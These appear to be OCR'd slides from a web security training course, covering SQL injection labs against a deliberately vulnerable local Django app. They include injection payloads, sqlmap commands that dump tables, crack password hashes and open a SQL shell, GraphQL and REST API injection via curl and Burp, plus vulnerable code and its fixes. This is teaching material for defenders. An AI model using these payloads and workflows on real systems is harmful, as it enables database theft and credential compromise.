- Then try: xyz' union select 1000,'something',now(),TRUE,FALSE,'something'—
- What is happening?

Copyright © 2021 Mohammed Aldoub (Voulnet)

AUTOMATING SQL INJECTION

- Use the sqlmap tool to attack the vulnerable page.
- Try: **sqlmap -u "http://localhost/userquery/?username=admin" --dbms postgres**
- What do you see?

Copyright © 2021 Mohammed Aldoub (Voulnet)

```
student@ubuntu:~$ sqlmap -u "http://localhost/userquery/?username=admin"  --dbms postgres
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.2.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and fe
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 21:15:20

[21:15:20] [INFO] testing connection to the target URL
[21:15:20] [INFO] testing if the target URL content is stable
[21:15:21] [INFO] target URL content is stable
[21:15:21] [INFO] testing if GET parameter 'username' is dynamic
[21:15:21] [INFO] confirming that GET parameter 'username' is dynamic
[21:15:21] [INFO] GET parameter 'username' is dynamic
[21:15:21] [WARNING] heuristic (basic) test shows that GET parameter 'username' might not be injectable
[21:15:21] [INFO] testing for SQL injection on GET parameter 'username'
[21:15:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:15:21] [INFO] GET parameter 'username' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="User")
[21:15:21] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:15:21] [INFO] GET parameter 'username' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n] n
[21:15:50] [INFO] testing 'PostgreSQL inline queries'
[21:15:50] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:15:50] [WARNING] time-based comparison requires larger statistical model, please wait..................... (done)
[21:16:00] [INFO] GET parameter 'username' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
[21:16:00] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[21:16:10] [INFO] GET parameter 'username' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
[21:16:10] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:16:10] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:16:10] [WARNING] reflective value(s) found and filtering out
[21:16:10] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for cu
on technique test
[21:16:10] [INFO] target URL appears to have 6 columns in query
[21:16:10] [INFO] GET parameter 'username' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 55 HTTP(s) requests:
---
Parameter: username (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=admin' AND 5381=5381 AND 'NGID'='NGID

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: username=admin' AND 7319=CAST((CHR(113)||CHR(122)||CHR(106)||CHR(112)||CHR(113))||(SELECT (CASE WHEN (7319=7319) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(106)||CHR(1
AS NUMERIC) AND 'pzqs'='pzqs

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: username=admin';SELECT PG_SLEEP(5)--
```

Sqlmap command

Injection found!

Do you want to test others? No thanks

Copyright © 2021 Mohammed Aldoub (Voulnet)

LET'S TRY DUMPING ALL TABLE NAMES

```
[21:19:10] [INFO] retrieved: "information_schema","sql_packages"
[21:19:10] [INFO] retrieved: "information_schema","sql_sizing"
[21:19:10] [INFO] retrieved: "information_schema","sql_sizing_profiles"
[21:19:10] [INFO] retrieved: "public","django_session"
Database: public
[11 tables]
+----------------------------+
| auth_group                 |
| auth_group_permissions     |
| auth_permission            |
| auth_user                  |
| auth_user_groups           |
| auth_user_user_permissions |
| django_admin_log           |
| django_content_type        |
| django_migrations          |
| django_session             |
| vulnerable_yamlconfig      |
+----------------------------+

Database: information_schema
[7 tables]
+----------------------------+
| sql_features               |
| sql_implementation_info    |
| sql_languages              |
| sql_packages               |
| sql_parts                  |
| sql_sizing                 |
| sql_sizing_profiles        |
+----------------------------+

Database: pg_catalog
[62 tables]
+----------------------------+
```

- ADD --TABLES TO YOUR SQLMAP COMMAND!

```
sqlmap -u "http://localhost/userquery/?username=admin" --dbms postgres --tables
```

- THE -H HELP MENU IS YOUR FRIEND!

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA – LAB22: DUMPING EXTRA DATA

- Now try to dump the users table and all of its data.

- Then let sqlmap crack the password hashes!

Hint: **sqlmap -u "http://localhost/userquery/?username=admin" -T auth_user --dump**

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[21:20:42] [INFO] writing hashes to a temporary file '/tmp/sqlmapUtE5Ko2957/sqlmaphashes-6vL6du.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[21:20:44] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[21:20:46] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[21:20:48] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[21:20:48] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[21:20:51] [INFO] cracked password 'admin' for user 'admin'
Database: public
Table: auth_user
[1 entry]
+----+-----------------+----------+----------+--------------------------------------+-----------+-----------+------------+-
| id | email           | username | is_staff | password                             | last_name | is_active | first_name |
+----+-----------------+----------+----------+--------------------------------------+-----------+-----------+------------+-
| 1  | admin@localhost | admin    | true     | 21232f297a57a5a743894a0e4a801fc3 (admin) | <blank>   | true      | <blank>    |
+----+-----------------+----------+----------+--------------------------------------+-----------+-----------+------------+-
```

LAB23: GRAPHQL SQL INJECTION LAB

- Can we inject SQL into GraphQL calls?
  - There is only one way to find out!

- Let's call the Graphql endpoint in GraphiQL and inject a single quote in a query.

Copyright © 2021 Mohammed Aldoub (Voulnet)

THE RESULT

- Looks like we have an error response from the DB! It means we injected a single quote correctly that resulted in SQL query control.

- Let's try other vectors.

GraphiQL ▶ Prettify History

```
1 {
2 user (id:"1'") {
3    id
4    username
5    isSuperuser
6    email
7  }
8 }
```


```
{
  "errors": [
    {
      "message": "unterminated quoted string at or near \"'1''\"\nLINE 1: ... is_staf
auth_user where id='1''\n
    }
  ],
  "data": {
    "user": null
  }
}
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

- We have injected 2' or 1=1-- which should return all users!

- It did successfully, therefore we injected SQL into Graphql!
- Even Graphql can be vulnerable to SQL injection.

GraphiQL ▶ Prettify History

```
1 {
2
3   user (id:"2' or 1=1--") {
4     id
5     username
6   }
7 }
8
```

QUERY VARIABLES

```
1
```

```
{
  "data": {
    "user": [
      {
        "id": "2",
        "username": "admin"
      },
      {
        "id": "17",
        "username": "testerABC"
      },
      {
        "id": "18",
        "username": "newtesterABC"
      },
      {
        "id": "20",
        "username": "graphqluserupdated2"
      },
      {
        "id": "21",
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

GRAPHQL SQL INJECTION FROM CURL

- Now let's try calling curl with The graphql injection vector.

- Note: Be careful when handling quotes and slashes inside quoted strings.
  - To put a " inside a quoted string, escape it with \", and if you want to include \" into a quoted string, you need to use \\\", one slash for the quote and one slash for the other slash.

- Hint:


```
curl -s -X POST -H "Content-Type: application/json" --data "{\"query\":\"{user(id:\\\"2'\\\") {id username } }\"}" http://localhost/graphql
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

GRAPHQL SQL INJECTION IN CURL!

```
student@ubuntu:~$ curl -s -X POST -H "Content-Type: application/json" --data "{\"query\":\"{user(id:\\\"2'\\\") {id username } }\"}" http://localhost/graphql | jq
{
  "errors": [
    {
      "message": "unrecognized token: \"'2''\""
    }
  ],
  "data": {
    "user": null
  }
}
student@ubuntu:~$ curl -s -X POST -H "Content-Type: application/json" --data "{\"query\":\"{user(id:\\\"2' or 1=1--\\\") {id username } }\"}" http://localhost/graphql | jq
{
  "data": {
    "user": [
      {
        "id": "2",
        "username": "admin"
      },
      {
        "id": "17",
        "username": "testerABC"
      },
      {
        "id": "18",
        "username": "newtesterABC"
      },
      {
        "id": "20",
        "username": "graphqluserupdated2"
      },
      {
        "id": "21",
        "username": "graphqluser3"
```

Check the escaping

SQL injection returning all rows

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA - LAB24: AUTOMATING GRAPHQL INJECTION


- Sqlmap by default doesn't understand Graphql, and this can lead to it not being able to detect and exploit SQL injection in Graphql.

- However, sqlmap has a method to be fed a correctly formed HTTP requests, from which you can put markers telling sqlmap where to inject exactly.

- We'll use the Burp Suite interception feature for that.
- While connecting Firefox to burp suite, make a regular GraphQL query for user with id 2.

Copyright © 2021 Mohammed Aldoub (Voulnet)

PREPARING THE ENVIRONMENT



- RUN BURP SUITE
- MAKE SURE PROXYING IS ENABLED.
- IN FIREFOX GO TO EDIT --> PREFERENCES --> SCROLL DOWN TO NETWORK SETTINGS
- SET UP THE MANUAL PROXY CONFIGURATION TO BE 127.0.0.1 ON PORT 8080 FOR ALL PROTOCOLS
- THIS WILL PROXY ALL TRAFFIC OF FIREFOX THROUGH BURP.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Go to the HTTP history tab, and go to the request you just made. Right click and then click on "Send to repeater". Go to the repeater tab at the top.

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project opti

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Leng
1	http://localhost	POST	/graphql?	✓	✓	200	430
2	http://detectportal.firefox.co...	GET	/success.			0	379
3	http://detectportal.firefox.co...	GET	/success.			0	379
	/detectportal.firefox.co...	GET	/success.			0	379
	/detectportal.firefox.co...	GET	/success.			0	379
	/detectportal.firefox.co...	GET	/success.			0	379
	/detectportal.firefox.co...	GET	/success.			0	379
	/detectportal.firefox.co...	GET	/success.			0	379
	/detectportal.firefox.co...	GET	/success.			0	379
	/detectportal.firefox.co...	GET	/success.			0	379
	/detectportal.firefox.co...	GET	/success.			0	379
	/detectportal.firefox.co...	GET	/success.			0	379

http://localhost/graphql?
Add to scope
Spider fr ere
Do an ac scan
Do a pa scan
Send to I der Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)

Request

Raw | Params | Headers | Hex

```
POST /graphql? HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: application/json
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost/graphql?query=%7B%0A%20%20user(id%3A%20%222%27%20or%201%3D1-
-%22)%20%7B%0A%20%20%20%20id%0A%20%20%20%20username%0A%20%20%7D%0A%7D%0A%0A&o
perationName=null
Content-Type: application/json
X-CSRFToken: DuguhHMSu7Igj EcyeXNJkILC2yR7r1MA1SuGJQQ2kVY4NZm4TpCfXrq0ttFtlm
Origin: http://localhost
Content-Length: 116
Connection: close
Cookie:
csrftoken=DuguhHMSu7IgjwuE XNJkILC2yR7r1MA1SuGJQQ2kVY4NZm4TpCfXrq0ttFtlm;
sessionid=vkyrdr5zj5wiezw r5d9t4kjinhe

{"query":"{\n  user(id: \"2*'\") {\n    id\n    username\n
}\n}\n\n","variables":null,"operationName":null}
```

Now in the repeater tab, find your GraphQL query, and add a star * and a singlequote ' right next to the id (in this case 2) of the user you queried.

Then right click and save this item somewhere in your filesystem (remember it)

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

Now run sqlmap with this saved request file.
Use the -r flag in sqlmap, and provide the path to the file you saved, or you can use one we made ready for you at /home/student/inject.txt :

```
student@ubuntu:~$ sqlmap -r /home/student/inject.txt --dbms postgresql
```

Answer with Y (yes) for the first question regarding the marker.
Then answer with n (no) for the question about processing JSON.
Also answer with n for the two questions about cookies.

```
[06:27:28] [INFO] parsing HTTP request from '/home/student/inject.txt'
custom injection marker ('*') found in option '--data'. Do you want to process it? [Y/n/q] Y
JSON data found in POST data. Do you want to process it? [Y/n/q] n
Cookie parameter 'csrftoken' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N] n
[06:27:31] [INFO] flushing session file
```

Then answer with Y for the NULL values question, and no for testing others. You have succeeded!

```
[06:27:33] [INFO] target URL appears to be UNION injectable with 6 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[06:27:35] [INFO] (custom) POST parameter '#1*' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[06:27:35] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 91 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: UNION query
```

Injectable!

PLAYING WITH GRAPHQL SQL INJECTION

Now try sqlmap with the option of sql shell, by using the option of --sql-shell

Inside the shell, issue the queries:

- select id, email from auth_user;
- select id, password from auth_user;

```
sql-shell> select id,email from auth_user;
[06:39:30] [INFO] fetching SQL SELECT statement query output: 'select id,email from auth_user'
select id,email from auth_user; [8]:
[*] 2, admin@localhost
[*] 17, testerABCPatched@example.com
[*] 18, nothing@example.com
[*] 20, graphqlUpdated@example.com
[*] 21, graphql@example.com3
[*] 25,
[*] 26, newuser@example.com
[*] 27, evil@example.com

sql-shell> select id,password from auth_user;
[06:39:38] [INFO] fetching SQL SELECT statement query output: 'select id,password from auth_user'
select id,password from auth_user; [8]:
[*] 2, 21232f297a57a5a743894a0e4a801fc3
[*] 17,
[*] 18,
[*] 20,
[*] 21,
[*] 25, cc03e747a6afbbcbf8be7668acfebee5
[*] 26, 5f4dcc3b5aa765d61d8327deb882cf99
[*] 27, 5f4dcc3b5aa765d61d8327deb882cf99

sql-shell>
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

VULNERABILITY LOCATION AND SOLUTION

In the file /home/student/Django/vvda/vvda/vulnerable/views.py, function userquery, we can see that the variable 'query' is a string concatenation of the query and the value inside 'username' which is ready directly from the GET parameter.

BAD:

```
def userquery(request):
    try:
######vuln: SQL injection due to raw query
######ref: https://docs.djangoproject.com/en/1.11/topics/db/sql/
        username = request.GET.get('username')

        query = "select id,username, last_login, is_staff,is_superuser,password from auth_user where username='%s'"
%username
        user = User.objects.raw(query)

        print user

        return render(request,'userquery.html',{'userobject': user[0]})
        #return HttpResponse(user)
    except Exception as e:
        print e
        return render(request,'userquery.html',{'error': e})
    return HttpResponse("Wrong call")
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

THE SOLUTION

- Each language or framework has a different solution to SQL injection.
- In Django, for example, it is possible to use the default Django ORM (Object relation mapper) to make queries safely. For example:

GOOD:

```
user = User.objects.get(username=username)
```

- Other languages have prepared statements, which are coming next.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SQL Injection Defense – Java Prepared Statements

GOOD:

```
String sql = "select * from users where (email = ? and
password = ?)";
Connection connection = pool.getConnection();
PreparedStatement statement = connection.prepareStatement(
sql );
statement.setString( 1, email);
statement.setString( 2, password);
ResultSet result = statement.executeQuery(sql);
```

Why **GOOD** :

- Because:
  - **Input is validated as STRING only.**
  - **input is NOT mixed with query!**

Copyright © 2021 Mohammed Aldoub (Voulnet)

Prepared Statements – NOT A SILVER BULLET!

Using Prepared Statements does not mean you are totally immune to SQL injection.

You have to use Prepared Statements correctly!

See this example from JPA SQL API in Java, what is wrong?

```
            String query = "INSERT INTO MyTable (customerId, shopId, column) VALUES (:customerId,
:shopId, :column)";
            query = query.replaceAll(":column", bean.getProperty());
            query = query.replaceAll(":customerId", bean.getCustomerId().toString());
            query = query.replaceAll(":shopId", bean.getShopId().toString());


            NativeQuery<?> nativeQuery = session.createNativeQuery(query);
            nativeQuery.executeUpdate();
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB25: SQL INJECTION IN REST API ENDPOINT

- There are SQL injection vulnerabilities in the API endpoints.
- Only a few endpoints are vulnerable!

- Try to inject into the URL segment.

- Load the injection into SQLMAP using the * marker instead of '

- Two ways to do it:
- 1- Using SQLMAP directly from the command line after finding the vulnerable endpoint.
- 2- Using the Burp Suite extension SQLiPy after loading all API endpoints from Swagger using Swagger-EZ

- Show us your work!

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION 1

- In the top arrow we see one of the vulnerable endpoints.
- Finding manually which endpoint is vulnerable can be a tedious job.

- The in the lower arrow, we have found the injection and the rest SQLMAP can manage (extraction of data, running commands).
- Now let's try the fun solution.

```
student@ubuntu:~/django/vvda/vvda/vulnerable$ sqlmap -u "http://localhost/api/v1/yamlconfig_detail/1*/" --dbms postgresql --sql-shell
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibil
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 16:33:52

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] y
[16:33:53] [INFO] flushing session file
[16:33:53] [INFO] testing connection to the target URL
[16:33:53] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[16:33:53] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS/IDS
do you want sqlmap to try to detect backend WAF/IPS/IDS? [y/N] n
[16:33:54] [WARNING] dropping timeout to 10 seconds (i.e. '--timeout=10')
[16:33:54] [INFO] testing if the target URL content is stable
[16:33:54] [INFO] target URL content is stable
[16:33:54] [INFO] testing if URI parameter '#1*' is dynamic
[16:33:54] [WARNING] URI parameter '#1*' does not appear to be dynamic
[16:33:54] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[16:33:54] [INFO] testing for SQL injection on URI parameter '#1*'
[16:33:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:33:54] [WARNING] reflective value(s) found and filtering out
[16:33:54] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[16:33:54] [INFO] URI parameter '#1*' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n] n
```



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION 2

Since finding which endpoint is vulnerable is tedious work to be done manually, we'll use our friend Swagger-EZ from RhinoSecurity https://github.com/RhinoSecurityLabs/Swagger-EZ

It's already available in **/home/student/Swagger-EZ/**, so go that directory in the terminal and run:

firefox index.html &




To use Swagger-EZ, we need to give it the URL of a Swagger specification file. In another tab, go to the swagger endpoint at: http://localhost/swagger/

And copy the URL found in search bar like in the image to the top right.

Feed this URL to Swagger-EZ and click Load.

Swagger-EZ will now display VVDA API



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION 2


What you need to do now is the following:


Open Burp Suite, and configure Firefox to use it as the proxy for all requests, then inside the Swagger-EZ page, fill the two parameter boxes with **123*** (* is the injection marker in SQLMAP).

Be careful with what input you give it, it will call all endpoints including the DELETE endpoints! That's why we put 123 because there is no object with id 123

Then in Swagger-EZ click Send All.

This will call all the endpoints inside the Swagger config to Burp Suite without having to click and try each one individually! Forward them all in **EXCEPT THE DELETE REQUESTS**, and you'll see them all in HTTP history tab





